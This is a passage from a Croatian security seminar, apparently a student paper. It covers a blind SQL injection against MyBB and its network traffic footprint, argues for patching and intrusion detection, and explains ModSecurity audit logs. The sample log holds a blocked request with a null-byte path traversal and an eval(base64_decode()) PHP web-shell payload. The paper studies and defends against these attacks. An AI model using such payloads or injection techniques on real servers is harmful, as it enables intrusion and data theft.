
Dakle, ukratko: ako je ASCII vrijednost znaka sa pozicije 'j' manja od 'k', SUBP prijavljuje grešku "Subquery returns more than 1 row", inače se upit izvršava bez problema.

Pomoću ovakvog "Da/Ne" sustava odgovora sa poslužitelja, napadač može izvršiti i dobiti rezultate proizvoljnog SQL SELECT upita. Karakteristika ovakvog napada, koju osoba zadužena za sigurnost poslužitelja može iskoristiti, jest da ga je vrlo lako primjetiti, budući da je za svaki znak odgovora pri traženju grubom silom potrebno desetak HTTP zahtjeva, od kojih u prosjeku polovica uzrokuje SQL pogrešku, a ona druga polovica zahtijeva prijenos svog HTMLa koji se kreira regularnim izvođenjem PHP skripte. Pomnožimo li broj HTTP zahtjeva sa brojem znakova u odgovoru, dolazimo do brojke od **par stotina HTTP zahtjeva** u **kratkom vremenu**, sa **iste IP adrese**, koji su svi međusobno **vrlo slični**, i uzrokuju **veliku količinu prometa**.

Na sljedećoj stranici su prikazani TCP/IP dijagrami izvršavanja exploita:


MSS = 1448 okteta
Veličina TCP/IP zaglavlja = 52 okteta (također veličina SYN, ACK, SYN+ACK, FIN+ACK i RST paketa)
Maksimalna veličina TCP/IP paketa = 1500 okteta (TCP/IP zaglavlje + MSS)
Ethernet zaglavlje nije uračunato u veličinu paketa.
T_{RTT} = konst.
T_{DR}, T_{DW} >> T_{CPU}





Provjera osjetljivosti aplikacije na exploit:
Približna veličina HTTP GET zahtjeva = 178 okteta
(veličina ovisi o FQDN napadnutog servera i putu do datoteke index.php)
Minimalna veličina HTTP odgovora sa servera = 777 okteta
(veličina odgovora ovisi o konfiguraciji servera i aplikacije)


Približni promet: 1475 okteta



Jedan korak napada grubom silom:
Približna veličina HTTP POST zahtjeva = 392 okteta
(veličina ovisi o FQDN napadnutog servera, te o putu do datoteke index.php)
Prosječna veličina HTTP odgovora sa servera:
Server vraća SQL pogrešku
– veličina = 875 okteta
Server vraća HTML početne stranice
– veličina = 40 540 okteta
(veličina odgovora ovisi o konfiguraciji servera i aplikacije)

Približni promet:
u slučaju da server vrati SQL pogrešku: 1786 okteta
u slučaju da server vrati generirani HTML: 42 724 okteta
(Umjesto konkretnog broja za množitelj T_{DR} koristi se n > 25, zbog duboko ugniježdenih **`require`** i **`require_once`** poziva u PHP skriptama MyBB aplikacije)

13x



<-- Dijagram u slučaju generiranog HTMLa

Dijagram u slučaju SQL pogreške -->

5. Zaključak

Na primjerima u ovom seminaru prikazano je kako je, zbog propusta u programskom kodu aplikacije, ugrožena sigurnost i tajnost podataka na poslužitelju. Iako su navedeni propusti ispravljeni u najnovijim verzijama opisanih aplikacija, bilo je moguće pronaći poslužitelje osjetljive na opisane napade, što, uz loše napisan kod (gledano sa sigurnosne strane), ukazuje na još jednu slabost vezanu uz sigurnost računalnih sustava – administratori koji ne nadograđuju svoje sustave dovoljno redovito.

Nakon što je propust u web-aplikaciji poznat, lako ga je ispraviti i nadograditi osjetljivu aplikaciju na noviju verziju. Ukoliko iz bilo kojeg razloga nije moguće nadograditi aplikaciju na noviju verziju u određenom vremenskom roku, kao obrana mogu poslužiti sustavi za detekciju upada (*Intrusion Detection Systems*, IDS), primjerice SNORT i ModSecurity paketi, koji mogu prepoznati i prijaviti napad, a u nekim slučajevima ga i odbiti. Međutim, najveća odgovornost za sprečavanje upada u sustave preko web-aplikacija leži na ljudima koji programiraju iste, koji moraju znati i imati dovoljno sposobnosti za programiranje sigurnih aplikacija.

6. Literatura

1. fuzzylime (cms) Multiple Vulnerabilities – Secunia Advisories – Vulnerability Intelligence – Secunia.com, http://secunia.com/advisories/30930 (02-09-2008)
2. fuzzylime (cms) Home Page, http://cms.fuzzylime.co.uk/ (05-09-2008)
3. HiveMinds magazine for web publishers and community builders – Portals/FuzzyLime-3.0.1a (files), http://www.hiveminds.co.uk/?q=repository/source/tree&phpcms=Portals/FuzzyLime-3.0.1a (12-09-2008)
4. fuzzylime cms 3.01 Remote Command Execution Exploit, http://milw0rm.com/exploits/6009 (03-09-2008)
5. fuzzylime cms 3.01 (polladd.php poll) Remote Code Execution Exploit (php), http://milw0rm.com/exploits/6053 (10-09-2008)
6. Apache ModSecurity 2 Reference Manual, http://www.modsecurity.org/documentation/modsecurity-apache/2.1.0/modsecurity2-apache-reference.pdf (10-09-2008)
7. New Benchmark alternative or effective blind SQL-injection, http://www.milw0rm.com/papers/149 (16-09-2008)
8. MyBulletinBoard (MyBB) <= 1.2.2 (CLIENT-IP) SQL Injection Exploit, http://www.milw0rm.com/exploits/3719 (16-09-2008)

7. Dodatak #1: ModSecurity kontrolna evidencija (*audit log*)

Svaki zapis u kontrolnoj evidenciji programa ModSecurity se sastoji od nekoliko odvojenih polja. Sva polja su opisana u referentnim uputama za ModSecurity, a ovdje će biti opisana ona koja se najčešće pojavljuju.

Najprije, primjer zapisa u kontrolnoj evidenciji:

```
--da47f17d-A--
[11/Sep/2008:15:15:54 +0200] SMkaCn8AAAEAABpCEdEAAAAB 127.0.0.1 43013
161.53.128.192 80
--da47f17d-B--
POST /fuzzylime/rss.php HTTP/1.1
Host: www.example.com
Connection: Close
Content-Type: application/x-www-form-urlencoded
Content-Length: 2917

--da47f17d-C--
p=../code/content.php%00&s=middle_index.inc.php%00&curcount=
<?php
$shell='YVhOelp...uT3c9PQ==';
eval(base64_decode(base64_decode($shell)));
?>

--da47f17d-F--
HTTP/1.1 400 Bad Request
Content-Length: 300
Connection: close
Content-Type: text/html; charset=iso-8859-1

--da47f17d-H--
Message: Access denied with code 400 (phase 2). Found 1 byte(s) in ARGS:p
outside range: 1-255. [file
"/etc/httpd/modsecurity.d/modsecurity_crs_20_protocol_violations.conf"] [line
"92"] [id "960901"] [msg "Invalid character in request"] [severity "WARNING"]
[tag "PROTOCOL_VIOLATION/EVASION"]
Action: Intercepted (phase 2)
Apache-Handler: php5-script
Stopwatch: 1221138954848353 2512 (868* 1381 -)
Producer: ModSecurity for Apache/2.5.6 (http://www.modsecurity.org/); core
ruleset/1.6.1.
Server: Apache/2.2.9 (Fedora)

--da47f17d-K--
SecRule "REQUEST_METHOD" "@rx ^POST$"
"phase:2,chain,t:none,deny,log,auditlog,status:400,msg:'POST request must have
a Content-Length header',id:960012,tag:PROTOCOL_VIOLATION/EVASION,severity:4"
SecRule "ARGS|ARGS_NAMES|REQUEST_HEADERS:Referer" "@validateByteRange 1-255"
"phase:2,deny,log,auditlog,status:400,msg:'Invalid character in
request',id:960901,tag:PROTOCOL_VIOLATION/EVASION,severity:4,t:none,t:urlDecode
Uni"
```

```
SecRule "RESPONSE_STATUS" "@rx ^400$"
"phase:5,t:none,chain,log,auditlog,pass,msg:'Invalid
request',id:960913,severity:2"

--da47f17d-Z--
```

Svaka sekcija se sastoji od zaglavlja (*separator*) i tijela. Zaglavlja imaju određen format – 2 crtice, jedinstveni identifikator zapisa (koji se sastoji od 8 heksadecimalnih znamenki), 1 crtica, identifikator sekcije, 2 crtice. Mogući identifikatori sekcija su:

- A – Zaglavlje zapisa u evidenciji. Obavezno polje.
- B – Zaglavlja pristiglog HTTP zahtjeva
- C – Tijelo pristiglog HTTP zahtjeva
- E – Tijelo odlaznog HTTP odgovora **prije** primjene ModSecurity pravila
- F – Konačna zaglavlja HTTP odgovora **nakon** primjene ModSecurity pravila; ne uključuje `Date` i `Server` zaglavlja, koja Apache poslužitelj dodaje neposredno prije slanja odgovora
- H – Poruke koje generiraju izvršena pravila
- I – Zamjena za identifikator C; sadrži iste podatke kao i sekcija C, osim ako je korišten MIME tip `multipart/form-data`; u tom slučaju podaci se zabilježavaju kao da je korišten MIME tip `application/x-www-form-urlencoded`, sa zapisanim informacijama o parametrima, ali ne i o datotekama. Korištenjem ovog identifikatora sprečava se da velike datoteke budu zapisane u audit logu.
- K – Popis izvršenih pravila u poretku kojim su izvršavana
- Z – Posljednje polje, označava kraj zapisa. Obavezno polje.